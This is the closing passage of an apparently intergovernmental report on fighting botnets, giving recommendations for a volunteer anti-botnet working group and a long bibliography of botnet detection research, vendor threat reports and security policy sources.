- To set up a temporary anti-Botnet working group consists of volunteers from member economies. This working group will conduct a trial action of Botnet information sharing and joint treatment. Its mission shall be: Firstly, to disable Botnet control servers or take them away from infected computers. Secondly, to assist member economies in acquiring Bot-infected computer IP addresses of local users and providing suggestions on handling.
- To require each economy to introduce their latest achievement on fighting with Botnet and other network attacks, encourage them to present their latest experiences on the aspects such as policies and laws, industry self-regulating mechanisms and technical measures, and latest internet security status report with necessary data and illustration.
- To update this document according to the developing tendency of Botnet.

6 References

[1] Zhuge J, Han X, Zhou Y. Research on Botnet. Journal of Software, Vol.19, No.3, March 2008:702−715

[2] Microsoft Security Intelligence Report 07

[3] Lee WK, Wang C, Dagon D. Botnet Detection: Countering the Largest Security Threat. New York: Springer-Verlag, 2007.

[4] Ramneek Puri. Bots & Botnet：An Overview. Research on Topics in Information Security. 2003, 08.

[5] Know your enemy: Tracking Botnets .http://www.honeynet.org/papers/Bots/

[6] Karasaridis A, Rexroad B, Hoeflin D. Wide-Scale Botnet detection and characterization. In: Proc. of the 1st Workshop on Hot Topics in Understanding Botnets. Boston, 2007.

[7] Evan Cooke, Farnam Jahanian, Danny McPherson. The Zombie Roundup：Understanding, Detecting, and Disrupting Botnets.
http://www.eecs.umich.edu/~emcooke/pubs/Botnets-sruti05.pdf

[8] Rajab MA, Zarfoss J, Monrose F. A multifaceted approach to understanding the Botnet phenomenon. In: Almeida JM, Almeida VAF, Barford P, eds. Proc. of the 6th ACM Internet Measurement Conf. (IMC 2006). Rio de Janeriro: ACM Press, 2006: 41−52.

[9] Sanjeev Sofat,Prof. Divya Bansal Mayur Gupta. BOTNET- A Network of Compromised Systems. http://www.rimtengg.com/coit2008/proceedings/NW40.pdf

[10] Shen Y. Control Priority: Security Policy of US National Information after 911. Journal of Fudan University (Social Sciences) 2006 No. 4

[11] Symantec Corporation .Symantec Internet Security Threat Report.
http://eval.symantec.com/mktginfo/enterprise/white_papers/ent-whitepaper_internet_security_threat_report_xii_09_2007.en-us.pdf

[12] Al-Hammadi, Yousof, Aickelin. Detecting Botnets Through Log Correlation. In: Proceedings of the Workshop on Monitoring, Attack Detection and Mitigation (MonAM 2006), Tuebingen, Germany.

[13] Martin Overton, IBM Global Services, UK. Bots and Botnets:Risks, Issues and Prevention. Virus Bulletin conference between October 5th – 7th 2005.

[14] Mitsuaki Akiyama, Takanori Kawamoto, Masayoshi Shimamura. A proposal of metrics for Botnet detection based on its cooperative behavior. Proceedings of the 2007 International Symposium on Applications and the Internet Workshops (SAINTW'07)

[15] Strayer T, Walsh R, Livadas C. Detecting Botnets with tight command and control. In: Proc. of the 31st IEEE Conf. on Local Computer Networks, 2006: 195−202.

[16] Jonas Bolliger, Thomas Kaufmann. Detecting Bots in Internet Relay Chat systems. Semester Thesis SA-2004.29

[17] Zou CC, Towsley D, Gong W. On the performance of Internet worm scanning strategies. Elsevier Journal of Performance Evaluation, 2005,63(7):700−723.

[18] Barford, V Yegneswaran. An Inside Look at Botnets. Advances in Information Security, Malware Detection, 2007: 171-191.

[19] Allen Householder, Art Manion, Linda Pesante. Managing the Threat of Denial-of-Service Attacks. http://www.cert.org/archive/pdf/Managing_DoS.pdf

[20] Ian H. Witten, Eibe Frank. Data Mining: Practical Machine Learning Tools and Techniques. Morgan Kaufmann June 2005: 525

[21] Goebel J, Holz T. Rishi: Identify Bot contaminated hosts by IRC nickname evaluation. In: Proc. of the 1st Workshop on Hot Topics in Understanding Botnets, 2007.

[22] Livadas C, Walsh B, Lapsley D, Strayer T. Using machine learning techniques to identify Botnet traffic. In: Proc. of the 2nd IEEE LCN Workshop on Network Security. 2006. 967-974

[23] Guofei Gu, Junjie Zhang, and Wenke Lee. "BotSniffer: Detecting Botnet Command and Control Channels in Network Traffic." In Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS'08), San Diego, CA, February 2008.

[24] Botspy-Efficient Observation of Botnets. http://www.redteam-pentesting.de/publications/2007-10-19-Botspy-Efficient-Observation-of-Botnets-hack.lu_RedTeam-Pentesting.pdf

[25] Daswani N, Stoppelman M, the Google Click Quality and Security Teams. The anatomy of ClickBot.A. In: Proc. of the 1st Workshop on Hot Topics in Understanding Botnets (HotBots 2007). 2007. http://portal.acm.org/citation.cfm?id=1323128.1323139 &coll=GUIDE&dl=GUIDE&CFID=16751383&CFTOKEN=82837820

[26] J.Stewart.Bobaxtrojananalysis. http://www.secureworks.com/research/threats/bobax/

[27] Quick analysis of a proxy/zombie network。2007 http://lowkeysoft.com/proxy/client.php

[28] Chiang K, Lloyd L. A case study of the rustock rootkit and spam Bot. In: Proc. of the 1st Workshop on Hot Topics in Understanding Botnets (HotBots 2007). 2007. http://portal.acm.org/citation.cfm?id=1323128.1323138&coll=GUIDE&dl=GUIDE&CFID=16751383&CFTOKEN=82837820

[29] Grizzard JB, Sharma V, Nunnery C. Peer-to-Peer Botnets: Overview and case study. In: Proc. of the 1st Workshop on Hot Topics in Understanding Botnets (HotBots 2007). 2007. http://portal.acm.org/citation.cfm?id=1323128.1323129&coll=GUIDE&dl= GUIDE&CFID=16751383&CFTOKEN=82837820

[30] Antti Nummipuro. Detecting P2P-Controlled Bots on the Host. TKK T-110.5290 Seminar on Network Security. 2007,10. http://www.tml.tkk.fi/Publications/C/25/papers/Nummipuro_final.pdf

[31] Reinier Schoof, Ralph Koning. Detecting peer-to-peer Botnets. http://staff.science.uva.nl/~delaat/sne-2006-2007/p17/report.pdf

[32] Ping Wang, Sherri Sparks, Cliff C. Zou. An Advanced Hybrid Peer-to-Peer Botnet. http://www.usenix.org/event/hotBots07/tech/full_papers/wang/wang.pdf

[33] Vogt R, Aycock J, Jacobson MJ. Army of Botnets. In: Proc. of the 14th Annual Network & Distributed System Security Conf. (NDSS). 2007. http://www.isoc.org/isoc/conferences/ndss/07/abstracts/54.shtml

[34] DNS Botnet Phun. https://forums.symantec.com/syment/blog/article?message.uid=305949

[34] Top Spam Botnets Exposed http://www.secureworks.com/research/threats/topBotnets

[35] Six Botnets Spew 85 Per Cent Of Spam http://www.marshal.com/pages/pressitem.asp?article=604&thesection=press

[36] http://www.watchguard.com/education/radiofreesecurity.asp

[37] "Top Ten Cyber Security Menaces for 2008,

http://www.sans.org/2008menaces/?utm_source=web-sans&utm_medium=text-ad&utm_content=text-link_2008menaces_homepage&utm_campaign=Top_10__Cyber_Security_Menaces_-_2008&ref=22218

[39] "McAfee's Top 10 Security Threats for 2008," http://www.macdailynews.com/index.php/weblog/comments/mcafees_top_10_security_threats_for_2008/

[40] "Top 5 security-menace predictions for 2008," http://www.networkworld.com/news/2007/111307-top-security-menace-2008.html

[41] "CA Internet Security Report Forecasts Top Online Threats for 2008," http://ca.com/press/release.aspx?cid=163385

[42] "10 High Impact Cyber Security Threats in 2008," http://www.bestsecuritytips.com/news+article.storyid+452.htm

[43] "Survey: DoS attacks, Bots top security threats," http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9003209

[44] APCERT. APCERT annual report2006. http://www.apcert.org/documents/pdf/annualreport2006.pdf

[45] Understanding and Blocking the New Botnets

[46] Symantec Corporation .Symantec Government Internet Security Threat Report http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_government_internet_security_threat_report_xiii_04-2008.en-us.pdf

[47] APCERT. APCERTannualreport2007 http://www.apcert.org/documents/pdf/annualreport2007.pdf

[48] Symantec APJ Internet Security Threat Report Trends for July–December 07
Volume XII, Published April 2008
http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_apj_internet_security_threat_report_xiii_04-2008.en-us.pdf

[49] Symantec EMEA Internet Security Threat Report Trends for July–December 07
Volume XII, Published April 2008
http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_ga_rpt_istr13_emea_04-2008-13585531-1.en-us.pdf

[50]：http://211.103.152.10/edm/trendmicro/0422_webcast/file/080422Webinar-1.pdf

[51] Ding X. Information Security Policies and Measures in US and Russia.

[52] Gu G, Porras P, Yegneswaran V, Fong M, Lee W. BotHunter: Detecting malware infection through IDS-driven dialog correlation.In: Proc. of the 16th USENIX Security Symp. (Security 2007). 2007. http://www.usenix.org/events/sec07/tech/gu.html

[53] EMA's Taking the Botnet Threat Seriously http://www.fireeye.com/downloadfiles/EMA_FireEye_wp.pdf

[54] INFORMATION SECURITY Emerging Cybersecurity Issues Threaten Federal Information Systems **United States Government Accountability Office** May 2005 http://www.gao.gov/new.items/d05231.pdf

[55] Freiling F, Holz T, Wicherski G. Botnet tracking: Exploring a root-cause methodology to prevent distributed denial-of-service attacks. In: Proc. of the 10th European Symp. on Research in

Computer Security (ESORICS 2005). LNCS 3679, Milan:Springer-Verlag, 2005. 319−33

[56] Baecher P, Koetter M, Holz T, Dornseif M, Freiling FC. The nepenthes platform: An efficient approach to collect malware. In:Vimercati SD, Syverson P, eds. Proc. of the 9th Int'l Symp. on Recent Advances in Intrusion Detection (RAID). LNCS 4219,Springer-Verlag, 2006. 165−184.

[57] Binkley JR, Singh S. An algorithm for anomaly-based Botnet detection. In: Proc. of the USENIX 2nd Workshop on Steps toReducing Unwanted Traffic on the Internet (SRUTI 2006). 2006. 43−48. http://portal.acm.org/citation.cfm?id=1251296.1251303&coll=&dl=

[58] Binkley JR. Anomaly-Based Botnet server detection. In: Proc. of the FloCon 2006 Analysis Workshop. 2006. http://www.cert.org/flocon/2006/presentations/Botnet0606.pdf

[59] Zou CC, Gong W, Towsley D. Code red worm propagation modeling and analysis. In: Atluri V, ed. Proc. of the 9th ACM Conf. on Computer and Communications Security (CCS 2002). New York: ACM Press, 2002. 138−147.

[60] Kim J, Radhakrishnan S, Dhall SK. Measurement and analysis of worm propagation on Internet network topology. In: Proc. of the IEEE Int'l Conf. on Computer Communications and Networks (ICCCN 2004). 2004. 495−500. http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=1401716

[61] Dagon D, Zou CC, Lee W. Modeling Botnet propagation using time zones. In: Proc. of the 13th Annual Network and DistributedSystem Security Symp. (NDSS 2006). 2006. http://www.isoc.org/isoc/conferences/ndss/06/proceedings/papers/modeling_Botnet_propagation.pdf

[62] Barford P, Blodgett M. Toward Botnet mesocosms. In: Proc. of the 1st Workshop on Hot Topics in Understanding Botnets (HotBots2007). 2007. http://portal.acm.org/citation.cfm?id=1323128.1323134&coll=GUIDE&dl=GUIDE&CFID=16751383&CFTOKEN=82837820

[63] Bot Countermeasures Vinoo Thomas & Nitin Jyoti McAfee Avert Labs, Bangalore1 The original publication is available at http://www.springerlink.com. Journal Journal in Computer Virology1

[64] Husain Husna, Santi Phithakkitnukoon, and Ram Dantu, "Traffic Shaping of Spam Botnets," The 5th Annual IEEE Conference on Consumer Communications & Networking Conference (CCNC 2008), Las Vegas, NV, January 2008

[65] Identifying Botnets Using Anomaly Detection Techniques Applied to DNS Traffic Ricardo Villamarín-Salomón and José Carlos Brustoloni

[66] Characterizing Botnets from Email Spam Records Li Zhuang UC Berkeley John Dunagan Daniel R. Simon Helen J. Wang Ivan Osipkov Geoff Hulten Microsoft Research J. D. Tygar UC Berkeley

[67] Revealing Botnet Membership Using DNSBL Counter-Intelligence Anirudh Ramachandran, Nick Feamster and David Dagon College of Computing, Georgia Institute of Technology

[68] Botnet Detection by Monitoring Group Activities in DNS Traffic Hyunsang Choi, Hanwoo Lee, Heejo Lee, Hyogon Kim Korea University

[69] Behavioral Study of Bot Obedience using Causal Relationship Analysis Pekka Pietikinen Lari Huttunen Oulu University Secure Programming Group NBI Finland IT Crime Unit

[70] The White Paper of Black hole network traffic analysis system

[71] Construction of telecommunications networks best use of the situation abnormal flow prevention system

http://tech.sina.com.cn/t/2007-02-08/23121377020.shtml

[72] M. Collins, T. Shimeall, S. Faber, J. Janies, R.Weaver,M. D. Shon, and J. Kadane. Using uncleanliness to predict future Botnet addresses,. In Proceedings of the 2007 Internet MeasurementConference (IMC'07),2007.

[73] Ji Y. Network Security Practice of ISP. Beijing TELecom Network Operation Centre. 2005

[74]From Botnet to DDoS. Network World News , No 4. 2007.1.12 http://cnw2005.cnw.com.cn/store/detail/detail.asparticleId=52781&ColumnId=13726&pg=&view=

[75] Criminology of Botnets and their detecting and defence methods

[76] http://www.pcworld.com.cn/topics/7/2006-09-21/4730.shtml

[77] Detecting Scans at the ISP Level ,Carrie Gates, Software Engineering Institute ,Josh McNutt, Software Engineering Institute , Joseph B. Kadane, Department of Statistics, Carnegie Mellon University , Marc Kellner, Software Engineering Institute

[78] The Domain Name Service as an IDS：How DNS can be used for detecting and monitoring badware in a network，Antoine Schonewille, Dirk-Jan van Helmond,

[79] Yu H, Li Z, Zhou L. Botnet Detection Method of DNS-based Communication Data Mining. Xiamen University Journal: Natural Science. 2007. 98-99

[80] Government Information Security Legislation on the Impact of the Training Market http://www.china.com.cn/chinese/zhuanti/721677.htm

[81] The establishment of information security policy in China http://www.qj.gov.cn/zszt/zxdt/200803288225-1.jsp

[82] Zhuge J, Han X, Ye Z, Zou W. Detection and Tracking of Botnet. The National Seminar of Network and Information Security. 2005

[83] Honeypot-Aware Advanced Botnet Construction and Maintenance Cliff C. Zou Ryan Cunningham

[84] http://www.chinacissp.com/services/training_frame.htm

[85] Lille A. U.S. foreign policy in political science. [M]. World Knowledge Press. 1997. p25～316

[86] Unlawful Online Conduct and Applicable Federal Laws http://www.cybercrime.gov/ccmanual/appxa.pdf

[87] Cyber Clean Centre in Japan. https://www.ccc.go.jp/en_ccc/index.html

[88] Matrix, a Distributed Honeynet and its Applications

[89] http://www.honeypots-alliance.org.br/

[90] http://www.leurrecom.org/

[91] http://www.fp6-noah.org/

[92] http://www.honeynet.org/

[93] http://www.antispam.gov.hk/english/uemo/uemo_intro.htm